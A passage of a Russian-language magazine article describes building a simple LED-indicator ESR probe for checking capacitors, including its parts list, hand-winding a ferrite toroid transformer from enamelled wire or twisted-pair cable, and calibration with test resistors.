можно считать неисправными. На практике неисправный конденсатор в большинстве случаев проявляет себя даже более ярко.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

ХАКЕРСКИЙ ТЕСТЕР

СОБИРАЕМ ИНДИКАТОР ЭПС СВОИМИ РУКАМИ

ESR-ПРОБНИК ПРОЩЕ ПРОСТОГО

Как ты понимаешь, такой простой и функциональный прибор не мог мне не понравиться. Я уж совсем было собрался его изготовить, но обнаружил, что у меня нет миллиамперметра. Чтобы выяснить, нельзя ли чем-нибудь заменить индикаторную схему, пришлось продолжить поиски. Вскоре я не только нашел удовлетворительный ответ на свой вопрос, но и узнал историю этого простого пробника.

Если верить обсуждению на форуме monitor.net.ru, то идею использования блокинг-генератора для проверки конденсаторов предложил в 2002 году телемастер Мойше Романов из израильского города Лод. Его статья опубликована в разделе «Разработки!» второй книги трехтомника «1001 секрет телемастера», а схема содержит два дополнительных конденсатора, стабилизирующих работу генератора. Поскольку у нас все и так работает, лишние детали добавлять мы не будем, а обратим внимание на то, что в качестве индикатора он использовал один-единственный светодиод, подключенный непосредственно к индикаторной обмотке.

Это же совсем меняет дело! Уж светодиод-то найти большого труда не составляет. Я, например, выпаял белый 3-миллиметровый из пришедшей в негодность китайской лампочки, а несколько разноцветных нашлось в коробке с радиодеталями. А вот как выглядит схема ESR-пробника со светодиодом.




Схема ESR-пробника с индикаторной цепью на светодиоде

НАСТРОЙКА ПРОСТЕЙШЕГО ESR-ПРОБНИКА

Как пользоваться прибором без стрелочного индикатора? Очень просто: теперь при разомкнутой измерительной цепи светодиод будет гореть в полный накал, используя поступающую от генератора энергию. Как только измерительная цепь замкнется, яркость светодиода уменьшится в той степени, в которой энергия будет отбираться измерительной цепью.

Настройку прибора теперь надо производить следующим образом. Сначала следует установить сопротивление подстроечного резистора в измерительной цепи на минимум. Затем замкнуть накоротко измерительную цепь (светодиод должен полностью погаснуть) и увеличивать ее сопротивление подстроечным резистором до тех пор, пока не станет заметным свечение светодиода.

Для испытания вместо конденсаторов можно использовать обычные резисторы. В хорошо отрегулированном приборе светодиод «тлеет» при измерении резистора в 1 Ом, горит вполнакала на резисторе 10 Ом и в полный накал — для резисторов 20 Ом и более. Примерно так же он будет вести себя при проверке конденсаторов: отсутствие свечения говорит о хорошем качестве испытуемого образца, а более-менее заметное свечение — о слишком большом сопротивлении.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

ХАКЕРСКИЙ ТЕСТЕР

СОБИРАЕМ ИНДИКАТОР ЭПС СВОИМИ РУКАМИ

БОЛТЫ И ОРЕХИ

Для изготовления электрической составляющей ESR-пробника с упрощенной индикаторной частью требуются следующие детали и материалы:

- биполярный n-p-n-транзистор BC547B;
- постоянный резистор 2 кОм для защиты транзистора;
- подстроечный резистор 10 кОм для регулировки тока базы транзистора;
- подстроечный резистор 10 Ом для настройки нуля в измерительной цепи;
- выводной круглый светодиод с диаметром линзы 3–5 мм (рекомендуется белый, но другие цвета тоже годятся);
- тороидальный ферритовый сердечник (кольцо) для изготовления трансформатора;
- намоточный провод ПЭВ-1 0,25 мм (для обмоток генератора и индикаторной обмотки);
- намоточный провод ПЭВ-1 0,5 мм (для измерительной обмотки);
- фторопластовая лента (лента ФУМ) для межобмоточной изоляции;
- батарейный отсек (держатель) на один элемент AA;
- щелочной (алкалиновый) элемент питания AA/LR6;
- выключатель (любого типа).

У любого мастера по ремонту радиоаппаратуры этих «комплектующих» куры не клюют. Но если ты большей частью занимаешься программными задачами, то некоторые позиции могут вызвать вопросы. Чтобы упростить тебе первые шаги, я испытал некоторые альтернативные решения.

Импульсный трансформатор


Сердце описываемого прибора — многообмоточный высокочастотный импульсный трансформатор, который надо, как в старые добрые времена, изготовить своими руками. Если ты учился в школе, то, конечно, знаешь, что трансформатор представляет собой несколько обмоток провода на сердечнике. И у тебя сразу может возникнуть множество идей относительно того, как его конструкцию можно упростить и, возможно, даже улучшить. Чтобы избежать разочарования и упреков «Я прибор собрал, а он не работает!», давай сразу обсудим некоторые из них.

А нельзя ли в качестве сердечника использовать не феррит, а, например, карандаш? К сожалению, на карандаше трансформатор не заработает. Одна из функций сердечника — обеспечение сильной магнитной связи между катушками, а для этого материал, из которого он изготовлен, должен обладать достаточно высоким значением магнитной проницаемости. Если у необходимых ферритовых колец относительная магнитная проницаемость (она обозначается греческой буквой мю) измеряется сотнями единиц, то у графита и дерева она почти такая же, как у воздуха, — около единицы.

Ну хорошо, тогда, может быть, подойдет толстый железный гвоздь (или связка гвоздей потоньше), у которого величина мю — несколько тысяч? Ведь сердечники трансформаторов в блоках питания набираются из стальных пластин? Нет, гвоздь тоже не годится. И дело тут уже не в магнитной связи, а в физических процессах, которые протекают в металлах, когда их пронизывают магнитные поля высокой частоты.

Силовой трансформатор, о котором ты вспомнил, работает на синусоидальном токе частотой 50 Гц (причем форма и частота тока выдерживаются с очень высокой точностью), а в нашем приборе какие-то неизвестные импульсы следуют с частотой около полусотни килогерц. Кстати, большинство теоретических формул, которые можно встретить в учебниках и справочниках, выводились именно для «правильного» синусоидального тока и при несоблюдении этого условия дают весьма приблизительный результат.


Так что, как ни крути, для трансформатора ЭПС-индикатора нужен именно ферритовый сердечник. А вот его форма не очень важна. Я пробовал наматывать провод и на стержень магнитной антенны радиоприемника, и на П-образный сегмент сердечника телевизионного трансформатора ТДКС (который был даже треснут, после чего склеен) — в обоих случаях прибор функционировал. Но лучше всего подходят ферритовые кольца желтого цвета с белой полосой из компьютерного блока питания, в котором я обнаружил два типа таких колец: 15 × 8 × 6 (малое) и 23 × 18 × 10 (большое), где размеры D1 × D2 × H указаны в миллиметрах.



$$L = \frac{\mu_0\mu}{2\pi} w^2 H\cdot\ln\frac{D_1}{D_2}$$

Тороидальный ферритовый сердечник и формула для расчета индуктивности намотанных на нем катушек

На малое ферритовое кольцо хорошо легли 50 витков провода ПЭВ-1 0,30 мм первичной обмотки (для нее мне понадобилось 110 см провода), с отводом от середины, и 50 витков этого же провода вторичной (индикаторной) обмотки. Ее потребовалось уже 120 см, потому что она мотается поверх первичной. Сверху каждой обмотки для изоляции я уложил по два слоя фторопластовой ленты ФУМ, которую можно приобрести в магазине сантехники. Чтобы «прошивать» трансформатор было удобнее, я изготовил из куска медной жилы электрического кабеля типа ВВГ 2 × 1,5 челнок, на который намотал предварительно отмеренный отрезок намоточного провода. А чтобы потом не перепутать обмотки, на выводах вторичной завязал узелки.



Ферритовый сердечник с выполненной первичной обмоткой и челнок, подготовленный к намотке вторичной обмотки

Конечно, намоточный провод в лаковой изоляции на сегодняшний день не самый распространенный материал. Я не удивлюсь, если в твоем рюкзаке его нет. Но не может быть, чтобы у настоящего хакера не завалялось отрезка витой пары пятой категории! У тебя вокруг только Wi-Fi и оптика? Даже если и так, витую пару пока еще не составляет труда приобрести в отделе электрики любого строительного магазина. Ну, допустим, с медной из-за тотальной экономии теперь действительно могут возникнут сложности, но алюминиевую «омедненку» CCA (Copper Coated Aluminium — алюминий, покрытый медью) ты точно найдешь. Для определенности я использовал двухметровый отрезок самого дешевого кабеля KC CAT5E UTP CABLE 24AWG /4P CCA TIA/EIA 568B.

После снятия внешней ПВХ-оболочки у меня получилось четыре разноцветные пары одножильных проводов в пластиковой изоляции общей длиной восемь метров, чего хватило на все эксперименты. Имей в виду, что алюминиевые жилы довольно ломкие, поэтому при работе с проводами старайся не делать резких изгибов. Если провод все же где-нибудь переломается, его можно срастить аккуратной скруткой, пайкой и последующей изоляцией места соединения. Не забывай, что феррит хоть и плохо, но проводит электричество, поэтому прямых контактов сердечника с оголенным обмоточным проводом надо избегать. Как бы то ни было, мне удалось несколько раз перемотать трансформатор одним и тем же проводом, и он не сломался.

INFO


Тонкие изолированные провода, пригодные для намотки трансформатора ЭПС-индикатора, можно добыть не только из витой пары, но и из слаботочного кабеля КСПВ, который применяется для разводки телефонных сетей и сигнализации. Желательно только, чтобы жилы в твоем проводе были однопроволочными, а не «плетенкой» из множества тонких проволочек.

Единственная проблема при использовании намоточного провода в пластиковой изоляции заключается в его толщине — он занимает много места на сердечнике, поэтому и сердечник ему требуется побольше. К счастью, большое ферритовое кольцо оставляет достаточно пространства для маневра. Первичная обмотка выполняется 25 витками отрезка витой пары длиной 89 см. Почему не 50 витков? Это небольшая хитрость для того, чтобы уменьшить себе работу и не расплетать «косичку». После намотки конец одного провода пары (например, зеленого) надо соединить с началом другого провода (бело-зеленого). Место соединения образует средний вывод 50-витковой обмотки. Вторичную (индикаторную) обмотку можно выполнить аналогично оставшимися 111 см этой же пары, но место соединения разноцветных проводов в этот раз надо заизолировать.

INFO

Вообще говоря, направление намотки в этом приборе имеет существенное значение. От взаимного направления намотки первичной и вторичной индикаторной обмоток трансформатора зависит полярность включения светодиода. Но проще выполнить намотку всех обмоток одинаковым образом, а потом выбрать ту полярность включения светодиода, при которой он светится более ярко.

Если не стремиться использовать одну пару двухметровой длины, то можно выполнить намотку разными парами, взяв для первичной обмотки отрезок длиной 95 см, а для вторичной — 120 см. Это позволит формировать длину выводов обмоток с запасом, кроме того, выводы первичной и вторичной обмоток будет удобно различать по цвету, так что можно их не маркировать. Как ты понимаешь, завязывать этот провод в узелки нельзя — переломается, но можно просто обмотать выводы первичной обмотки нитками. Жесткость пары проводов достаточна, чтобы «прошивать» сердечник без использования челнока.



Ферритовый сердечник с первичной обмоткой, выполненной парой проводов в пластиковой изоляции

Осталось сделать измерительную обмотку, концы которой будут касаться выводов проверяемого конденсатора. Ее рекомендуется выполнять более толстым проводом (диаметром 0,5 мм или больше), чтобы он смог пропустить через себя разряд конденсатора, если тот вдруг окажется заряжен, и не разрушился. Если у тебя такого провода нет, можешь взять четыре отрезка одинаковой длины оставшегося обмоточного провода и соединить их концы, чтобы получился четырехпроводный жгут. Но я использовал просто одиночный обмоточный провод.

Какой длины? Посчитай сам, исходя из того, что потребуется шесть витков. Наматывая измерительную обмотку, располагай витки по сердечнику равномерно. А вообще, измерительную обмотку лучше добавлять по одному витку уже после того, как прибор будет собран. Если при включении прибора с замкнутой измерительной обмоткой индикаторный светодиод горит, то надо добавить еще виток. А если нет, то витков достаточно и подстроечным резистором надо установить точку начала его свечения.

INFO

